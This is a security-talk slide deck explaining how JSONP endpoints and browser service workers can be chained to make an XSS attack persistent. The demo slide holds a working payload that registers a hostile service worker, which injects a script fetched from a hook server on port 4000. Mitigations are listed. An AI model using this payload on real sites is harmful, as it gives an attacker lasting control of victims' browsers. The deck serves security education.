



OWASP

Open Web Application
Security Project

From JSONP to XSS Persistence

Who am I?

Claudio Contin

- Security Consultant @ Aura Information Security
- Penetration tester
- Researcher
- Developer



OWASP

Open Web Application
Security Project

WWW.OWASP.ORG

XSS Persistence

- Not a new attack
- JSONP
- Service Workers
- Cross Site Scripting (XSS)
- Demo
- Consideration



What is JSONP

Standard XHR

```
var xhr = new XMLHttpRequest();

xhr.onreadystatechange = function () {
    if (xhr.readyState == 4 && xhr.status == 200)
    { // success };
};

xhr.open("GET", "somewhere.php", true);

xhr.send();
```

JSONP

```
function myc(response) {
    document.getElementById("output").innerHTML = response.some_kind_of_value;
};

var tag = document.createElement("script");

tag.src =
    'https://outsideworld.com/jsonp?callback=mycallback';

document.getElementsByTagName("head")[0].appendChild(tag);
```

JSONP


- Typical response:

```
mycallback({  
  "key": "value"  
});
```
- No XHR
- `<script>` element is created (SOP does not apply)
- Function must exist in the global scope



Service Workers

- Experimental technology
- Script that runs in background
- It cannot access the DOM directly
- Programmable network proxy
- HTTPS only
- Events: fetch, sync, push



Service Workers - Features

- Push Notifications
- Offline functionality: background sync, cache
- Cache: `ServiceWorkerGlobalScope.onfetch` / `FetchEvent.respondWith()`



Register a Service Worker

```
if ('serviceWorker' in navigator) {  
  navigator.serviceWorker.register('/js/sw.js') .  
  then(function(reg) {  
    // registration worked console.log('Registration succeeded. Scope is ' + reg.scope);  
  }).  
  catch(function(error) {  
    // registration failed console.log('Registration failed with ' + error);  
  });  
}
```

- Separate JS file
- Same Origin Policy
- JSONP (same origin)



Service Worker JS Example

```
self.addEventListener('fetch', function(event) {  
  event.respondWith(  
    // .....  
  );  
});
```

- `event.request.method`
- `event.request.url`
- `event.isReload`



Cross Site Scripting - XSS

- Execute JavaScript on victim's browser
- Lack of HTML escaping



Recap

- JSONP: callback parameter
- Service workers:
 - fetch
 - JSONP for registration
- Cross Site Scripting: service worker payload relying on a JSONP endpoint



Demo

Chrome only

```
get '/jsonp'  
get '/name'
```

```
<script>  
  navigator.serviceWorker.register("/jsonp?callback=onfetch=function(e){  
    if(!(e.request.url.indexOf(':4000')>0))  
      e.respondWith(new Response(  
        <script src='http://localhost:4000/hook.js' type='text/javascript'></script>  
        ', {headers: {'Content-Type':'text/html'}}))  
      else  
        e.fetch(e.request)}//");  
</script>
```



OWASP

Open Web Application
Security Project


WWW.OWASP.ORG

Mitigations

- Fix XSS
- Allow only word characters in JSONP callback (regex: `\w`)
- CSP

Considerations

- Dynamic websites
- SPA
- `chrome://inspect/#service-workers`
- `chrome://serviceworker-internals/`
- `navigator.serviceWorker.
getRegistrations()
registration.unregister()`



← → ↻ ⓘ chrome://serviceworker-internals

Scope: <https://twitter.com/>
Registration ID: 2
Active worker:
Installation Status: ACTIVATED
Running Status: STOPPED
Fetch handler existence: DOES_NOT_EXIST
Script: https://twitter.com/push_service_worker.js
Version ID: 286
Renderer process ID: 0
Renderer thread ID: -1
DevTools agent route ID: -2
Log:





OWASP

Open Web Application
Security Project

Thanks